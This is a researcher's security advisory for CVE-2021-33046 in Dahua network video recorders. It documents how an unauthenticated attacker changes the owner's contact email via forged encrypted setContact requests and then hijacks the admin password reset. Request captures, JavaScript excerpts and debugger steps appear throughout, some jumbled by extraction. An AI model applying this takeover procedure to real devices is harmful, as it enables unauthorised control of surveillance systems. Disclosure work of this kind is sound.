

DAHUA - DHI-NVR4108/4116HS-8P-4KS2 CVE-2021-33046

BROKEN ACCESS CONTROL



Security Advisory 21/01/2022

Romain KOSZYK (_ACKNAK_)

Description

| Prerequisite

No prerequisites are necessary. The vulnerability can be exploited by an unauthenticated attacker.

1.2 VULNERABILITY

A broken access control allows to modify the email address of the owner of the Dahua video recorder without being authenticated. This change allows to reset the password of the administration account of the equipment.

1.3 ATTACK SCENARIO

Below are the different steps that allowed the exploitation of this flaw which affects more than 277 000 devices exposed on the Internet.

The partial discovery of the contact email defined on the video recorder can be done by calling the "PasswdFind.getDescript" function:

```
Request
                                                                        Response
1 POST /OutsideCmd HTTP/1.1
                                                                        1 HTTP/1.1 200 0K
                                                                        2 X-XSS-Protection: 1; mode=block
 Host:
                                                                        3 X-Frame-Options: SAMEORIGIN
  Cookie: temp=; secure
                                                                       4 Content-Security-Policy: script-sr
4 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0) Gecko/201
  Accept: application/json, text/javascript, */*; q=0.01
                                                                        5 Strict-Transport-Security: max-age
  Accept - Language: en-US, en; q=0.5
                                                                        6 CONNECTION: Keep-Alive
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
                                                                          Set-Cookie:secure; HttpOnly
                                                                       8 CONTENT-LENGTH: 437
  X-Requested-With: XMLHttpRequest
  Content-Lenath: 68
                                                                       10 (
  Origin:
2 Dnt: 1
                                                                            "params":{
3 Referer:
4 Sec-Gpc: 1
                                                                              "contact": "d***@
  Connection: close
    "params": null,
    "id":1,
```

Figure 1 - Partial discovery of the contact mail initially defined on the Dahua equipment

There is also a "mode" parameter with a value of 2.

DOCUMENT REFERENCE	SECURITY ADVISORY	VERSION	DATE	PAGE
Dahua_Broken_Access_Control_v1.0		V 1.0	21/01/2022	2/10

The functions related to the management of the contact mail in the "/app/jsCore/RPC.js" script are as follows:

```
getContact:function(a){
    return a=a||0,b.send("PasswdFind.getContact",{
        mode:a
    }
    ).then(function(a){
        return a.params||{
        }
    }
    }
}

setContact:function(a,c){
    return b.encryptContentSend("PasswdFind.setContact",{
        mode:a,contact:c
    },
        "PasswdFind.setContact",null,"")
}
```

Figure 2 - Functions allowing to partially recover the contact email or to modify it

We notice that the "getContact" function relies on the "send" method to transmit data, while the "setContact" method relies on the "encryptContentSend" method. It is therefore necessary to encrypt the data of the "setContact" method in order to interact with the associated API.

The "encryptContentSend" method is described below:

```
🗅 Debugger 📬 Network {} Style Editor 🕜 Performance 🕕 Memory 🖹 Storage 🛊 Accessibility 👬 What's New 💆 Messages
                                                                                                                                                                          Module.js SymServer.js
                                                                                                                           ext-all.js
                                                                                                                                                                                                                                                                                  ( ) RPC.js?_dc=1631879578588 X RPC.js?_dc=16318795785
Outline
                                                       SubFrame.js
                                                                                secSend: function (a, b, c) {
                                                       5667
                                                                                          return\ app. App. EncryptInfo\ \&\&\ app. App. EncryptInfo\ . asymmetric\ ?\ this.\_doMutiSec(a,\ b,\ c)\ :\ this.send(a,\ b,\ c)\ :\ this.send(a,\
                                                                                    encryptContentSend: function (a, b, c, d, e) {
                                                        5610
                                                                                          if (app.App.EncryptInfo && app.App.EncryptInfo.asymmetric) {
                                                                                                 var g = this.Common.EncryptInfo(app.App.EncryptInfo.pub, b);
return this.send(a, {
                                                                                                        salt: g.salt,
cipher: g.cipher,
                                                                                                content: g.content
}).then(function (a) {
                                                        5618
                                                        5619
                                                                                                        return a.params && a.params.content && (b = f.Common.UnEncryptInfo(g.key, a.params.content), b
                                                                                                                result: a.result
```

Figure 3 – Content of the « encryptContentSend » method

According to the "setContact" method, we need to encrypt the following object to modify the contact email:

```
{"mode":2, "contact":"romain.koszyk@digitemis.com"}
```

Figure 4 - Object to be encrypted to modify the contact email of the equipment

DOCUMENT REFERENCE	SECURITY ADVISORY	VERSION	DATE	PAGE
Dahua_Broken_Access_Control_v1.0		V 1.0	21/01/2022	3/10

We have defined "breakpoints" in the execution flow of the JavaScript code in order to alter the data to be encrypted before it enters the various cryptographic functions. We will thus obtain the encrypted data to be transmitted to the "setContact" method.

The "PasswdFind.checkAuthCode" method occurs when submitting a security code in the password reset procedure and encrypts the data submitted:

```
/OutsideCmd HTTP/1.1
Host:
Cookie: secure; curLanguage=French; DhWebClientSessio
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Accept: application/json, text/javascript, */*; q=0.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; char
K-Requested-With: XMLHttpRequest
Content-Length: 686
Origin:
Dnt: 1
Referer:
Sec-Gpc: 1
Te: trailers
Connection: close
  "method": "PasswdFind.checkAuthCode",
     1d7b9b3d7ede20902a1b",
     "cipher": "RPAC-256
     "content": "0Q6VRranD086yH3Xqg2HJrx8IOrpBdWukbeoD5
  },
"id":5,
```

Figure 5 - Transmission of encrypted data to the API to verify the security code

Thanks to the defined breakpoints, we will alter the execution flow of the associated JavaScript code:



Figure 6 - Pause the JavaScript execution flow when entering a security code such as "some random input to be encrypted"

DOCUMENT REFERENCE	SECURITY ADVISORY	VERSION	DATE	PAGE
Dahua_Broken_Access_Control_v1.0		V 1.0	21/01/2022	4/10

We can see that an object containing the submitted security code is stored in the "e" variable. We will modify the "e" variable before resuming the execution flow of the JavaScript code:

```
☐ Inspector ☐ Console ☐ Debugger ↑↓ Network {} Style Editor ☐ Performance
☐ ☐ Filter Output
☐ Using //@ to indicate sourceURL pragmas is deprecated. Use //# instead [Learn More]
☐ Using //@ to indicate sourceURL pragmas is deprecated. Use //# instead [Learn More]
☐ Using //@ to indicate sourceURL pragmas is deprecated. Use //# instead [Learn More]
☐ Unreachable code after return statement [Learn More]
☐ unreachable code after return statement [Learn More]
☐ we = {"mode":2, "contact": "romain.kdszyk@digitemis.com"}
☐ Object { mode: 2, contact: "romain.koszyk@digitemis.com"}
```

Figure 7 - Modification of the object to encrypt the necessary data

A pause in the execution flow once the data has been encrypted allows us to recover the encryption algorithm used, the salt and the encrypted content of the "e" variable:

```
← ▶ Object { mode: 2, contact: "romain.koszyk@digitemis.com" }

>> f.salt
← "87e3a672d77e509f4b18670cf0ef778d4dd6f023367298e64adcd865c687fc40eb92294ed878a3e253a101c559b6
6b7239cd22cc5c5afdb6d91e27c22a5709e5e2609540783f00f0be3ed9c4a248b7cb5f7c178582db10b18a82113c4
>>> f.cipher
← "RPAC-256"
>>> f.content
← "SmjmNpBbj8P2w5Kdw8ynTEkovIW0Bc73rI2AIDlc6nveYo++gzI3xFRCYNpWY0Zef1RSuYb/FqYzkb3Tcnq/qg=="
```

Figure 8 - Recovery of the different cryptographic values required to modify the contact email

Figure 9 – Security code entry request containing the encrypted data to modify the contact

The above query is invalid because the encrypted data does not match the targeted method.

DOCUMENT REFERENCE	SECURITY ADVISORY	VERSION	DATE	PAGE
Dahua_Broken_Access_Control_v1.0		V 1.0	21/01/2022	5/10

We return this data with the correct method to modify the contact email:

Figure 10 - Modification of the contact email

We check that the contact email has been changed:

```
Request
                                                                                               Response
1 POST /OutsideCmd HTTP/1.1
                                                                                               1 HTTP/1.1 200 OK
                                                                                               2 X-XSS-Protection: 1;mode=block
3 X-Frame-Options: SAMEORIGIN
2 Host:
3 Cookie: temp=; secure; curLanguage=French
                                                                                                  Content-Security-Policy: script-src 'self' 'unsafe-inline' '
Strict-Transport-Security: max-age=604800; includeSubDomains
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/201
5 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5
                                                                                                  CONNECTION: Keep-Alive
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
                                                                                                  Set-Cookie:secure; HttpOnly
CONTENT-LENGTH: 67
   Content-Lenath: 55
1 Origin:
                                                                                                    "params":{
"mode":2,
12 Dnt: 1
13 Referer:
                                                                                                        "contact": "r***@digitemis.com"
4 Sec-Gpc: 1
```

Figure 11 – The contact email has been changed

It is then possible to start the device password reset procedure.

DOCUMENT REFERENCE	SECURITY ADVISORY	VERSION	DATE	PAGE
Dahua_Broken_Access_Control_v1.0		V 1.0	21/01/2022	6/10



Figure 12 - Procedure for resetting the password of the "admin" account of the video recorder

We followed the second option of the procedure which consists in sending an email to "support rpwd@global.dahuatech.com" with the associated data of the QRCode:



Figure 13 - Sending a request to Dahua to change the password of the equipment owner

5 minutes later, we receive 2 automatic emails from the support. The first one tells us that the security code will be sent to the contact email defined in the equipment.

DOCUMENT REFERENCE	SECURITY ADVISORY	VERSION	DATE	PAGE
Dahua_Broken_Access_Control_v1.0		V 1.0	21/01/2022	7/10




Figure 14 - Automatic mail from Dahua support (1/2)




Figure 15 - Automatic mail from Dahua support (2/2)

We now have the security code to reset the password for the "admin" account of the video recorder.

DOCUMENT REFERENCE	SECURITY ADVISORY	VERSION	DATE	PAGE
Dahua_Broken_Access_Control_v1.0		V 1.0	21/01/2022	8/10




Figure 16 - Change the password of the "admin" account

We can then log into the management interface with administrative privileges.

DOCUMENT REFERENCE	SECURITY ADVISORY	VERSION	DATE	PAGE
Dahua_Broken_Access_Control_v1.0		V 1.0	21/01/2022	9/10

Impacts & Risks

An unauthenticated attacker can take control of the video recorder.

This vulnerability has been identified in version 4.000.000001.5.R.191218 of the DHI-NVR4108/4116HS-8P-4KS2 video recorder. Other devices and versions are affected as described in the Dahua PSIRT publication ("https://www.dahuasecurity.com/support/cybersecurity/details/987").

Remediation

Access control on the functionality to modify the email address of the owner of the video recorder must be enforced. Only authenticated administrators should be able to modify such data.

Timeline

2021-09-16: Discovery of the vulnerability

2021-09-24: Send full vulnerability details to the Dahua security team

2021-10-13: Dahua PSIRT confirmed the issue 2021-11: Mitre assigned CVE-2021-33046

2021-01-12: Dahua PSIRT published an advisory with detailed recommendations.

Contact

romain.koszyk@digitemis.com

DOCUMENT REFERENCE	SECURITY ADVISORY	VERSION	DATE	PAGE
Dahua_Broken_Access_Control_v1.0		V 1.0	21/01/2022	10/10